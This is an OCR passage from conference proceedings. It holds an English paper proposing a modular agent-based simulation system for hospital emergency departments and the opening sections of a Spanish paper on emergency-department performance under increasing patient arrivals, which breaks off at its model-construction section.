[2] Computer Architecture and Operating System Department, Universitat Autonoma de Barcelona, Barcelona, Spain
{dolores.rexachs,emilio.luque,alvaro.wong}@uab.cat
[3] Consultant Internal Medicine, University Hospital Parc Tauli, Universitat Autonoma de Barcelona Sabadell, Barcelona, Spain
fepelde@tauli.cat
https://webs.uab.cat/hpc4eas/

Abstract. Hospital Emergency Departments (EDs) are one of the more complex units of the healthcare system, that require coordination of both medical personnel and other resources to manage situations effectively. This article establishes the basic principles to design primitives of an Agent Based Modeling and Simulation (ABMS) modular system, that allows the creation of computational models that, used as Decision Support Systems (DSS), allows the EDs to achieve the highest possible level of quality of service, given the resources available.
Inspired in the modularity of Lego® blocks, this ABMS system has attempted to shift from a monolithic approach to an adjustable system. This means that the system allows the description of the metasystem and agent box used to build the computational models (simulator) that can be employed as DSS.

Keywords: Emergency Department, Agent-Oriented Modeling, Emergency Healthcare Systems, Modular Design, Decision Support Systems

1 Introduction

The emergency care received in the Emergency Departments (EDs) is affected by a variety of factors. Both, fast response rates and foreseeing what may happens in the future are essential. Simulation is a useful tool for dealing with this challenge [1] helping to investigate alternative scenarios and answering "what if" questions to show how different ED management problems can be solved [2]. This increases anticipation against danger situations thereby improving the EDs ability to handle increased demand particularly during exigent times such as flu outbreaks or pandemics which have recently stretched their capacities [3].

Simulation models have been used to assess how an increasing arrival of patients into the ED affects waiting times and general provision of services. Consequently, this information can be used to develop targeted interventions to reduce overcrowding while maintaining quality standards of care. In addition, by studying these hypothetical cases, healthcare administrators can implement measures that speed up operations and timely patient flow even when there is an increasing demand.

Simulation becomes an important tool for analyzing complex systems like EDs. There are two simulation techniques that stand out because they work well in practice: Discrete Event Simulation (DES) and Agent-Based Modeling and Simulation (ABMS). DES allows for discrete event analysis over time and models how every single incident affects the flow and function of ED. This technique helps to understand sequences and, on the other hand, does not consider all human interactions. In contrast, ABMS is rather more comprehensive in approach. It models the behavior and interactions of many individual agents such as patients, nurses, environment. Studies suggest that, with these characteristics, ABMS would be better suited to simulate complex systems like ED [4][5]·

Different research groups have developed ED simulations based on the accumulated knowledge of experts but taking a unitary design, what means that software ends up being built into one large package with all its parts tightly integrated into the program. The protocols developed often cannot be easily adapted for use elsewhere. To solve this problem, researchers have two main options: adapting existing programs, a challenging task, or creating a new, more flexible program from scratch, a major undertaking.

Drawing inspiration from the adaptability of modular building systems like LEGO® blocks, a novel approach emerges for ED simulation: deconstructing monolithic models into a flexible "agent repository". This concept provides a comprehensive collection of virtual entities representing all potential ED components, configured in a standardized way with primitives for basic interactions. It offers an easy method to incorporate healthcare professionals, patients, and equipment, along with a standard procedure to add more agents into the system.

The remainder of this article is structured as follows: Section 2 provides a concise summary of the literature review; Section 3 presents the fundamental properties of the proposed Metasystem; Section 4 summarize the analysis of the primitive elements of the Metasystem; finally in Section 5 future work is outlined.

2 Related Work

This section presents various works related to ED simulation, firts the actual situation in different contexts and after the contributions of the HPC4EAS research group in this field.

2.1 Literature Review

The adaptability of simulation models to various health systems seeks to improve EDs. This flexibility will allow the implementation of the proposed modular

metasystem, which can be adjusted to the specifics of different emergency care environments. There are various research groups that have been working on ED modeling and simulation, which are good reference models. For instance, the 3S Research Group has developed an interactive simulation-based decision support framework for an ED in one of the largest University Hospitals in Dublin [6].

It is important to look at healthcare systems in different social and economic contexts. Some of the differences include medical service accessibility and funding mechanisms among nations which result into the structure and operation of ED. Following the studies of the World Health Organization, ED setups can be classified in four main types. Each type has its own way of being run, who it covers, and how its paid for [7]. A comparison of healthcare models is summarized in Table 1.

Table 1. Comparison of Healthcare Models

Model	Funding	Control and Management	Coverage and Features
Beveridge	Income taxes	Government	Universal, public
Bismarck	Social insurance	State regulates	Employment-dependent, copayments
National Insurance	Taxes and insurances	Mixed	Universal, greater choice of providers
Out-of-Pocket	Private	Individual	Limited access, no financial protection

Each model reflects a different philosophy regarding the role of government, individual responsibility, and the principles of social solidarity. While the Beveridge and National Health Insurance models focus on universal coverage guaranteed by the state, the Bismarck and Out-of-Pocket models present a more segmented or individualized approach to healthcare coverage, which causes different types of ED operations in each case. The Beveridge model is implemented in countries like Spain, Portugal, and Finland, the Bismarck model in countries like Austria, Germany, and Switzerland, and the National Health Insurance Model is found in Japan, Canada, and South Korea [8].

There are tools like VisualizER, a DES tool that demonstrates how simulation can be used to optimize EDs [9]. Although it allows simulation of emergency operations, it does not offer the capability to model the individual behavior of agents, which is a crucial component for predicting unexpected events.

2.2 HPC4EAS Research Group Contributions

This section includes a summary of the results obtained by High Performance Computing For Efficient Applications and Simulation research group (HPC4EAS) of the Universitat Autònoma de Barcelona (UAB). The group have carried out several projects in cooperation with the ED staff of the Sabadell Hospital (Corporació Sanitària Parc Taulí), a healthcare institution that serves a reference population of over 400,000 people, handling in ED an average of over 150,000 patients per year, playing a crucial role in the healthcare system of Catalonia and, by extension, Spain [10][11].

The research group has designed an ED conceptual and computational model using the ABMS techniques, that includes two kinds of agents: active and passive. Active agents represent people, who act upon their own initiative (patients; admission staff; sanitarian technicians; triage and emergency nurses; and doctors) and passive agents represent systems that are solely reactive (loudspeaker system; patient information system; central diagnostic services; etc). The model includes both the environment and a communication model, because the ED is divided into different zones in which different types of agents may act, maintaining interactions that also may be different, and such interactions are carried out through communication.

The behavior of active agents has been modeled using Moore State Machines. The Agent will remain in a specific state until, through the interaction with other agents, he/she receives an Input (an Output generated by other agent), that causes a change in the state of such agent, generating an Output that sends to the agent with who he is interacting. The agent's state machine will move to the next state (S_{t+1}) following the transition, which may be another state or the same one in which agent was before the transition. Transitions between states depend on the current State at time t (S_t) and the Input at time t (I_t) [12].

To reproduce the system behavior the model organizes patients according to this severity classification, what is identified in the triage process, assigning patients with levels I to III to zone A for priority care, while those with less severity, levels IV and V, are placed in zone B, designed for less urgent situations. This segmentation is important for managing patient flow [13].

Once the conceptual model had been set up the group developed the computational model (simulator) with NetLogo software [14], a modeling environment designed for ABMS. The simulator has been adapted and applied to analyze how to optimally use the limited resources available in the ED [15], to generate information about specific scenarios that, while possible, rarely occur in reality [16], and thus learn about the best way to manage them, or also to analyze, model, and simulate the transmission of the Methicillin-resistant Staphylococcus Aureus (MRSA) virus [17], and its effects on the operation of the ED, in order to explore the potential benefits of adopting preventive measures.

3 General Characteristics of the Metasystem

In order to build on previous work and progress made in the field of modeling and simulation of EDs using ABMS techniques, we propose a metasystem. The aim of this system is to manage modularity of ABMS used for developing adaptable simulation environments.

The metasystem will therefore arise from a conceptual model that ED experts have developed collaboratively together with the disaggregation of existing simulators hence helping define standard components applicable in different health environments. This would then allow for an efficient transition from a given conceptual design to a computational configuration within the metasystem whenever a computational model for any ED has to be generated. With




Fig. 1. Diagram of the design process of a simulator using a modular system for a specific ED.

the computational model ready, it will be necessary to go through calibration and validation processes before ending up with specific simulator. This process is shown in Figure 1. The section that is discussed in depth here is shown on the left of the diagram, while the areas of a ED that are intended to be modeled using the metasystem are represented in green.

The objective is to develop a platform that aids in constructing computational models of EDs, that have an intuitive interface based on blocks. These blocks symbolize various agents and functions of ED and can be altered to suit individual needs. This means that flexibility should be one of the crucial aspects; hence the system should allow for combining blocks in different ways depending on specific operational characteristics of diverse EDs. For instance, it allows exploring how changes in staff roles might affect such things as: if a nurse assumes more or less responsibility than they currently have or if anyone else would take over their duties. Such transformations are expensive in traditional systems. This requires analyzing state variables that will characterize different agents within these systems for their disaggregation, as well as determining how their transition from one state to another will occur.

In this context, three major groups are identified, two for active agents and one for passive agent, to study variation in their operation strategies between them. Among the active agents, can be find common elements that all of them share, such as the internal identifier in the system, the actual location corresponds to the agent's current position and the action currently being taken by the agent.

For patients as a particular case, there are complex state variables and transitions. Three particular variables used in this modeling are personal details, priority level and communication level. Patients are often recognized as among the most important agents in an ED. They gather data on their **personal details** such as age and gender that is considered for customized treatments. The appointment of a triage-based **priority level** indicates how urgently medical care should be delivered while the level of **communication** between a patient and ED staff shows how successful these interactions are done.

The diagram displayed in Figure 2 shows a patient's journey through an ED right from their arrival. This is when they come, get unique identification number assigned, and the time they arrive are documented. In case medicalized ambulances bring them, then triage has already been done on the spot; other




Fig. 2. Diagram of the process patients go through in the ED.

than that, the process starts with them being admitted either singly or aboard nonmedicalized ambulances.

Triage is where patients' priority levels are defined to guide them through the system to either to treatment areas, a separated zone (Zone B in the figure) with one specific waiting room and attention boxes for less severe cases (patients with priority level IV or V) or directly to a carebox (Zone A) for patients with more critical conditions (patients with priority level I, II or III).

Communication level counts most at every stage starting from whether it is necessary to carry out any medical tests until there is need of making decisions about further treatments. Evaluation cycle of treatment followed by possible re-evaluation continues until resolution point is reached: patient is discharged or further actions are taken according to their needs.

Every phase of this procedure represents how the patient's state variables interact with the ED system's actions. The objective is to develop a system that includes an "agent box" to select the necessary agents for this system and adapt it based on the ED requirements, as shown in Figure 3.

As research on active agents in the ED continues, doctors are among the principal ones, and their state variables symbolize their place in the care giving. Unlike patients, there are direct things that define a doctor's action; such things include tasks that have been assigned to them and a series of sequential medical procedures. Doctors' actions can range from not responding, which could mean waiting for the next patient, to more interactive acts such as calling a patient, asking multiple questions to obtain more information, making an initial diagno-




Fig. 3. Example of Modules Utilized in an ED.

sis, and prescribing specific tests or treatments. A doctor may also be actively waiting for the results of laboratory tests he or she has ordered and then decides what to do next with this result, including discharging a patient from the ED or making final diagnoses that will be entered into the computer system.

In the ED, a doctor's level of experience, which can be low, medium or high, influences his or her performance and is therefore an important aspect that determines work in the ED. A doctor with a lot of experience will make quick diagnoses or handle difficult cases in a short time. To do this, the metasystem has incorporated a state variable to solve these problems.

Efficient care depends on how well the Information System (IS) functions in an ED. It orchestrates decisions arising from requests made. Firstly, the IS checks the pending tasks and therefore moves forward to obtain reports, register patients and issue medical alerts based on this aspect. Decisions about whether patient data already exists have implications for later steps, such as recording new information or adding it to the existing system. The workflow helps process information and update medical records at all times.

To change state, IS depends on interactions with active agents operating in their environment. The operationality of the ED may be affected by this categorization into low, medium and high levels. As a passive agent within the ED, the IS plays an important role in coordinating the different parts of the health system. Your ability to process information accurately is necessary for smooth workflow and to ensure patients receive timely care. It is a component that supports all ED operations, from admission to patient discharge.

4 Analysis of Primitive Elements of the Metasystem

The system needs a series of primitives that require exhaustive analysis to operate under certain standards. We always aim to maximize respect for the agents' behavior. For this, we must have a standard communication system through which all agents can communicate, personalized for each one depending on the message and content.

To analyze the primitives, it is necessary to examine specific cases. First of all, let's imagine an emergency waiting room, where we have a number of people sitting and others stand up. What elements do we need in an ABMS system and how would they function to resemble reality as closely as possible?

Considering it is impossible to analyze all the alternatives a complex agent like a human could take, we need to narrow down the most common cases within the ED. If we enter a room and it is full or if the environment is tense, our agent might move to the reception. The goal is not to resolve these types of scenarios and provide maximum specificity at this point, but to obtain that data through the agent optical system and have a perception of the space, so that the main elements affecting the service can be analyzed depending on each case.

If a person enters in the ED waiting room, they will indicate to a room agent that they have entered, thus changing their location simultaneously. When the agent enters a room, he has no information; he has to analyze it. That is why the environment acts as an agent storing that the person who entered is in that room. Additionally, it will transmit its current state so that the agent can register it internally, but it is important to realize the natural limitations we have. When we enter a room, we do not really store all the information; we analyze the information we need at each moment, observing the room again when we are going to make a decision. Each time there is an entry or exit from the room by an agent, we may see or hear it, or not, depending on our observation capacity. This will be a state variable of the observing agent, which always receives the visual room's information. In this scenario, the room will consider its state to inform about the room's characteristics at the precise moment patients enter.

Moreover, the room's functionality is not limited to this. It may have other state variables such as passive elements like seats, how contaminated the environment is due to a virus, among other possibilities that it will provide whenever we are in it, even though some may not be perceptible.Therefore, the rooms need state variables that contain the list of agents and the list of resources available in the room. Any interaction in the room will be carried out through communication primitives. Communication primitives are a series of predefined states in the different agents that may or may not have the capacity to communicate. This data set will contain an identifier of the message sender, to identify it if necessary, a destination, who the message is directed to (It can be addressed to a room, a specific person, or a nearby area). Each communication will contain a message indicating the purpose of the communication, such as a request for information, an alert, and content with the message to be transmitted.

5 Conclusion and Future Work

Simulation in EDs is greatly beneficial in addressing the increasing complexity and saturation these services currently experience. The ability to analyze problem situations in advance through the simulation of scenarios allows EDs to respond effectively to adverse situations, especially in critical contexts such as

pandemics or disease outbreaks. Simulation not only improves response capacity to growing demand but also contributes to the strategic planning of EDs.

Developing simulators in ABMS marks a significant milestone where models can be adjusted depending on the different characteristics of various EDs. The transition from monolithic models into a modular system called "agent box" allows them being modified for any design/ED configuration; hence it becomes flexible enough whenever changes need to happen. It is more effective because it can reflect any healthcare system with its unique operational features, allowing rapid customization and re-configuration.

This simulation proposal differs from other solutions, such as DES and tools like VisualizER, in its focus on agent adaptation and modeling. Through the use of ABMS, it is possible to model individual behavior between agents. This provides an adaptable system for healthcare professionals, enabling more effective management of EDs. Nonetheless, there are limitations as well as potential directions for future growth of this technology. The first one is the number of predefined modules in the "agent box" that could be solved by creating a common repository where new needs could adapt old modules. Additionally, expanding the use of modular systems in EDs to other healthcare and geographic contexts would offer insights that may improve ED efficiencies globally.

The proposal of an ABMS-based metasystem for ED simulations contributes to improving knowledge about and managing these services. By being able to model intricate human interactions, this innovation opens up new avenues through which EDs can be readied for contemporary or future challenges. Modularization approach toward system evolution coupled with module development collaboration will contribute significantly in enhancing the capabilities of simulations thereby giving continued.

In the future, a comprehensive review will be essential to expand the number of building blocks that use the primitives to develop an inclusive conceptual model and metamodel. This analysis will require interdisciplinary cooperation between clinical knowledge and ABMS.

Acknowledgments

This research has been supported by the Agencia Estatal de Investigación (AEI), Spain and the Fondo Europeo de Desarrollo Regional (FEDER) UE, under contract PID2020-112496GB-I00.

References

1. Mahnaz Samadbeik et al. "Patient flow in emergency departments: a comprehensive umbrella review of solutions and challenges across the health system". In: *BMC Health Services Research* 24.1 (2024), 274. ISSN: 1472-6963. DOI: 10.1186/s12913-024-10725-6.

2. F. McGuire. “Using simulation to reduce length of stay in emergency departments”. In: *Proceedings of Winter Simulation Conference*. 1994, 861–867. DOI: 10.1109/WSC.1994.717446.
3. Michael E. Reschen et al. “Impact of the COVID-19 pandemic on emergency department attendances and acute medical admissions”. In: *BMC Emergency Medicine* 21.1 (2021), 143. DOI: 10.1186/s12873-021-00529-w.
4. Thomas Monks et al. “Strengthening the reporting of empirical simulation studies: Introducing the STRESS guidelines”. In: *Journal of Simulation* 13.1 (2019), 55–67. DOI: 10.1080/17477778.2018.1442155.
5. Milad Yousefi, Moslem Yousefi, and Flavio S Fogliatto. “Simulation-based optimization methods applied in hospital emergency departments: A systematic review”. In: *SIMULATION* 96.10 (2020), 791–806. DOI: 10.1177/0037549720944483.
6. Thomas Godfrey et al. “Supporting Emergency Department Risk Mitigation with a Modular and Reusable Agent-Based Simulation Infrastructure”. In: *2023 Winter Simulation Conference*. 2023. DOI: 10.1109/WSC60868.2023.10407894.
7. Honore Kabwebwe Mitonga and Anna Panduleni Kauko Shilunga. “International Health Care Systems: Models, Components, and Goals”. In: *Handbook of Global Health*. Cham: Springer International Publishing, 2020, 1–20. ISBN: 978-3-030-05325-3. DOI: 10.1007/978-3-030-05325-3_60-1.
8. Cristóbal Cuadrado et al. “National Health Insurance: A conceptual framework from conflicting typologies”. In: *Health Policy* 123.7 (July 2019). Epub 2019 May 18, 621–629. ISSN: 1872-6054. DOI: 10.1016/j.healthpol.2019.05.013.
9. ER-Visualizer. *VisualizER: Emergency Room Visualization Tool*. https://github.com/ER-Visualizer/Visualizer. Accessed: 2024.
10. Consorci Corporació Sanitària Parc Taulí. *Informe Anual 2021*. 2021. URL: https://www.tauli.cat/es/tauli/informacio-corporativa/informe-anual.
11. Parc Taulí. *L’Hospital de Sabadell en xifres*. 2024. URL: https://www.tauli.cat/es/hospital/informacio-del-centre/l-hospital-de-sabadell-en-xifres.
12. M. Taboada et al. “Agent-based emergency decision-making aid for hospital emergency departments”. In: *Emergencias* 24 (2012), 189–195.
13. Zhengchun Liu et al. “A simulation and optimization based method for calibrating agent-based emergency department models under data scarcity”. In: *Computers and Industrial Engineering* 103 (2017), 300–309. DOI: 10.1016/j.cie.2016.11.036.
14. Center for Connected Learning and Computer-Based Modeling, Northwestern University. *NetLogo*. https://ccl.northwestern.edu/netlogo/. Accessed: 2023.
15. Eduardo Cabrera et al. “Optimization of Healthcare Emergency Departments by Agent-Based Simulation”. In: *Procedia CS* 4 (Dec. 2011), 1880–1889. DOI: 10.1016/j.procs.2011.04.204.
16. Eva Bruballa et al. “Simulation of Unusual or Extreme Situations of Hospital Emergency Departments”. In: *ICCS Procedia Computer Science*. Nice, France: IARIA, 2014, 209–212. ISBN: 978-1-61208-371-1.
17. Cecilia Jaramillo et al. “Agent Based Model and Simulation of MRSA Transmission in Emergency Departments”. In: *Procedia Computer Science* 51 (2015), 443–452. ISSN: 1877-0509. DOI: https://doi.org/10.1016/j.procs.2015.05.267.

Análisis de desempeño de Servicio de Urgencia Hospitalario con llegada creciente de pacientes

Mariela Rodriguez[1], Francesc Boixader[2], Francisco Epelde[3], Eva Bruballa[4], Armando De Giusti[5], Alvaro Wong[6], Dolores Rexachs[7] and Emilio Luque[8]

[1] Faculty of Engineering, National University of Jujuy 4600, Argentina
[2, 4] Escoles Universitaries Gimbernat (EUG), Computer Science School, Universi-tat Autonoma de Barcelona, Sant Cugat del Vallès, Barcelona, 08174, Spain
[3]Consultant Internal Medicine, University Hospital Parc Tauli, Universitat Autonoma of Barcelona, Sadabell, Barcelona 08208, Spain
[5]Faculty of Informatics, National University of La Plata, Calles 50 y 120 – La Plata 1900, Buenos Aires, Argentina
[6, 7, 8] Computer Architecture and Operating Systems Department, Universitat Autónoma of Barcelona Campus UAB, Edificio, Bellaterra, Barcelona 08193, Spain

[1]mariela.rodriguez@fi.unju.edu.ar
[2]francesc.boixader@eug.es
[3]fepelde@gmail.com
[4]eva.bruballa@eug.es
[5]degiusti@lidi.info.unlp.edu.ar
[6]alvaro.wong@uab.es
[7]dolores.rexachs@uab.es
[8]emilio.luque@uab.es

Resumen: El Proyecto de investigación se basa en el análisis de desempeño de un Servicio de Urgencias Hospitalarios en el que se tiene una cantidad estimada de pacientes durante el año. Pero, en emergencias esa cantidad aumenta considerablemente. El objetivo de este proyecto consiste en analizar los indicadores de longitudes de colas en cada sector del servicio, Tiempo puerta-habitación y el tiempo de estancia que pasa un paciente, a fin de determinar cual es el flujo máximo de paciente que se puede atender y a partir de cual hay que implementar políticas de priorización. En situaciones de crisis las políticas que se implementen para que el servicio siga funcionando logran que el Servicio de Urgencia Hospitalaria sea resiliente. El proyecto fue desarrollado mediante la simulación de eventos usando modelo basado de agentes.

Keywords: LoS, Tiempo puerta-habitación, Servicio de Urgencia Hospitalaria.

1 Introducción

Un Servicio de Urgencias Hospitalario (SUH) es indispensable para nuestro sistema de salud, siendo el lugar al que las personas acuden cuando requieren de una atención inmediata porque tienen dolencias moderadas a graves. Los SUH cuentan con la infraestructura para la atención de estas patologías y tienen como premisa una atención rápida, de calidad y tiempos adecuados de asistencia y diagnósticos [1]. Para cumplir con este servicio se cuentan con indicadores claves de rendimiento (KPI) que permiten el estudio de los tiempos de atención y para luego, aplicar mejoras en la atención. Los KPI que proponemos estudiar son el tiempo de estancia de un paciente, Tiempo puerta-habitación (que responde a la traducción en ingles de “door to room time”) y las longitudes de colas que se generan en las áreas que componen un SUH.

La duración de estancia de pacientes (LoS por sus siglas en ingles de Lengh of Stay) es un KPI de un SUH que, además, indica la saturación del servicio [2]. Estudios realizados han demostrado que los tiempos de espera prolongados y los LoS aumenta la proporción de pacientes que se van sin ser atendidos por un médico [3]. El análisis de LoS permitirán la incorporación de protocolos o reorganización de los recursos a fin de mejorar los tiempos de atención.

Tiempo puerta-habitación es el tiempo desde que ingresa un paciente en el SUH para ser atendido y que ese paciente es ubicado en una sala para ser atendido por un médico [4]. No existe un tiempo medio establecido de este KPI pero en [5] toma como referencia un tiempo medio de 25 minutos. Este indicador permite medir los procesos y realizar cambios en el SUH para mejorar el tiempo de atención.

Un componente importante en el SUH es la clasificación del paciente según su diagnóstico denominado triaje. Existen distintos tipos de triaje y cada SUH utiliza el que más se adecua a su realidad de acuerdo a su país y los servicios que brinda. Uno de los triaje reconocidos es el de Manchester, que estableció una clasificación de 5 niveles, donde tiene un color y tiempo de atención máximo para el contacto con el médico: Triaje 1, Atención inmediata, rojo, tiempo máximo 0 min. Triaje 2, muy urgente, naranja, tiempo máximo 10 min. Triaje 3, urgente, amarillo, tiempo máximo 60 min. Triaje 4, normal, verde, tiempo máximo 120 min. Triaje 5, no urgente, azul, tiempo máximo 240 min [6].

En la salud de las personas se dan nuevas situaciones y fenómenos que merecen su estudio de cómo debe actuar un SUH. Estos estudios en muchas ocasiones no pueden ser reproducidos en la vida real, es por ello que se utilizan tecnologías que puedan replicar la realidad como son la simulación. El grupo de investigación HPC4EAS1[1] lleva adelante la línea de investigación aplicaciones con impacto social, en esta línea uno de los objetivos es Simulación y Optimización de un Servicio de Urgencias Hospitalarias. El proyecto que se desarrolla en esta línea busca en Análisis de resiliencia de un SUH aplicando los objetivos de desarrollo sostenible. Para su desarrollo se utiliza simulación basada en modelo de agentes.

[1] HPC4EAS: High Performance Computing for Efficient Applications and Simulation Research Group

2 Proceso de Simulación

La elaboración de esta etapa de investigación se llevó adelante siguiendo las etapas de un proceso de simulación propuesto en [7] que se destaca por su simplicidad. El proyecto de análisis de resiliencia de un SUH es dinámico, presenta nuevas etapas de estudio y en el trayecto se encuentran limitaciones que permiten un re planteo del objetivo, y el ciclo de vida propuesto en [7] permite una adaptación a estas consideraciones. A continuación, se detallan las etapas de la investigación:

2.1 Formulación del problema

El presente documento muestra una fase de investigación del proyecto marco que se desarrolla en el grupo de investigación HPC4EAS denominado: "Evaluación del Servicio de Urgencia de un Hospital, en situaciones críticas con la inclusión de los índices de Resiliencia y Objetivos de Desarrollo Sostenible". Previamente, se han desarrollados etapas en las que se obtuvieron resultados que fueron publicados como son:

1. "*Analysis of the Resilience of an Emergency Department: The Case of Accident with Multiple Victims*" que permitió simular una situación de desastre natural, caso de estudio Terremoto en Chile [11]
2. "*Resilience analysis of an Emergency Department in stressful situations*" que llevó al SUH a una situación de estrés analizando los niveles de desempeño del personal (doctores y enfermeros) [12].

En esta etapa se plantea el objetivo de realizar el análisis de los KPIs: Tiempo puerta-habitación y tiempo de estancia en el SUH (LoS) con el fin de identificar los cuellos de botellas que se producen cuando se incrementa la cantidad de pacientes. Esta etapa se hace con el fin de establecer cuando se debe incorporar políticas de priorización de pacientes.

2.2 Diseño del modelo conceptual

Para el análisis del desempeño de los indicadores del SUH se ha utilizado el modelo y el simulador que ha sido desarrollado por grupo de investigación HPC4EAS [8] y los datos fueron validados con los datos del Hospital de Sabadell (Hospital Universitario de nivel terciario en Barcelona, España), que anualmente atiende aproximadamente 160.000 pacientes.

El simulador cuenta con secciones que representan la atención del SUH y el proceso que sigue se visualiza en Fig. 1. Las secciones que tiene el simulador se detallan a continuación:

- **Admisión**: Es el área de primer contacto con el paciente. Aquí se cuenta con personal administrativo que solicita al paciente los datos principales para el registro. En caso de afluencia de pacientes, puede formar una cola que se llama, longitud de cola de admisión.
- **Sección Triaje**: Es el área que cuenta con los recursos necesarios para el control de los pacientes, los enfermeros de triaje comprobarán las constantes vitales

como temperatura, frecuencia cardíaca, tensión arterial, entre otros y preguntará sobre los síntomas y medicamentos que ingiere. De acuerdo a la evaluación del enfermero se decidirá con que rapidez necesita tratamiento [9]. La clasificación de pacientes se realiza mediante el triaje de Manchester [6]. Los pacientes con categoría inmediato (triaje 1), muy urgente (triaje 2), urgente (triaje 3) serán destinados a la zona A. Mientras que los pacientes con clasificación Normal (triaje 4) y No urgente (triaje 5) se derivan a zona B. La afluencia de pacientes puede formar una cola que se denomina: longitud de cola de triaje.

- **Sección A**: Esta sección es ocupada por pacientes que requieren de cuidados especiales como son aquellos de triaje 1, 2 y 3. El paciente que ingresa a esta área se dirige a un "*carebox*" que es habitación que contiene equipamiento y elementos necesarios para su cuidado. El paciente permanece en este lugar durante todo el tratamiento.
- **Sección B**: El área B es para pacientes con triaje 4 y 5. Esta área cuenta con 4 salas de atención donde se encuentran los doctores y enfermeros que atienden a los pacientes y luego, tiene una sala de espera donde están todos los pacientes que no están interactuando con los profesionales de la salud.




Fig. 1. Diseño de Secciones de Servicio de Urgencias Hospitalarias

2.3 Obtención de datos

Según el diseño que presenta el simulador, en esta etapa se analizan los sensores que cuenta el simulador y cuáles son los necesarios realizar un almacenamiento para su posterior análisis.

En principio se describe los datos de entrada con los que está configurado el simulador para su funcionamiento:

El personal configurado en el simulador, se encuentran trabajando en las áreas del SUH que se muestra en Fig. 1, cubren el servicio en turnos de 8 hs. diarias como se detalla en tabla 1.

Tabla 1. Personal del SUH

Personal	6 am	2 pm	10 pm	Total
Admisión junior	3	3	2	8
Admisión senior	0	0	0	0

Enfermero junior de Triaje	1	1	0	2
Enfermero senior de Triaje	2	2	2	6
Enfermero junior de Área A	2	2	2	6
Enfermero senior de Área A	2	2	2	6
Enfermero junior de Área B	5	5	5	15
Enfermero senior Área B	7	7	7	21
Doctor junior Área A	2	2	1	5
Doctor senior Área A	3	3	2	8
Doctor junior Área B	5	5	5	15
Doctor senior Área B	3	2	2	7

La cantidad de pacientes que el SUH recibe como configuración base es de 260 pacientes por día distribuidos las 24 hs. El objetivo de este proyecto requiere el incremento porcentual de pacientes hasta degradar el servicio, es por eso que se realizaron varias simulaciones con la siguiente configuración de pacientes.

Tabla 2: Configuración de pacientes por día

Iteración	Incremento	Cantidad pacientes por día
1	-	260
1, 1	10 %	288
1, 2	20 %	315
1,3	30 %	341
1,4	40 %	365
1,5	50 %	398

Es importante considerar en la configuración inicial de la simulación la capacidad que se tiene de atención en los Sectores A y B, en la tabla 3 se muestra la capacidad de los lugares.

Tabla 3: Lugares disponibles en Sector A y B

Capacidad en Sector A	Capacidad en Sector B
49 *carebox* 10 camas auxiliares	52 lugares

En segundo lugar, es necesario destacar los datos que se tienen de salida y que serán útiles para identificar los KPIs en estudio. Los indicadores que a continuación se detallan fueron obtenidos del simulador como se detalla en [10]

- Momento de arribo: Tiempo de simulación cuando el paciente llego. En minutos.

- Tiempo de admisión: Tiempo de simulación cuando el paciente termina su admisión. En minutos
- Tiempo de triaje: Tiempo de simulación cuando el paciente finaliza su triaje. En minutos.
- Tiempo de tratamiento: Tiempo de simulación cuando el paciente ingresa al área de tratamiento (Sector A o Sector B) en minutos.
- Tiempo puerta-habitación (door to room time): Tiempo que incurre desde que arriba hasta que es ubicado en el área de tratamiento.
- Tiempo de estancia (LoS): Es el tiempo que incurre desde que arriba hasta que sale del SUH.

2.4 Construcción del modelo

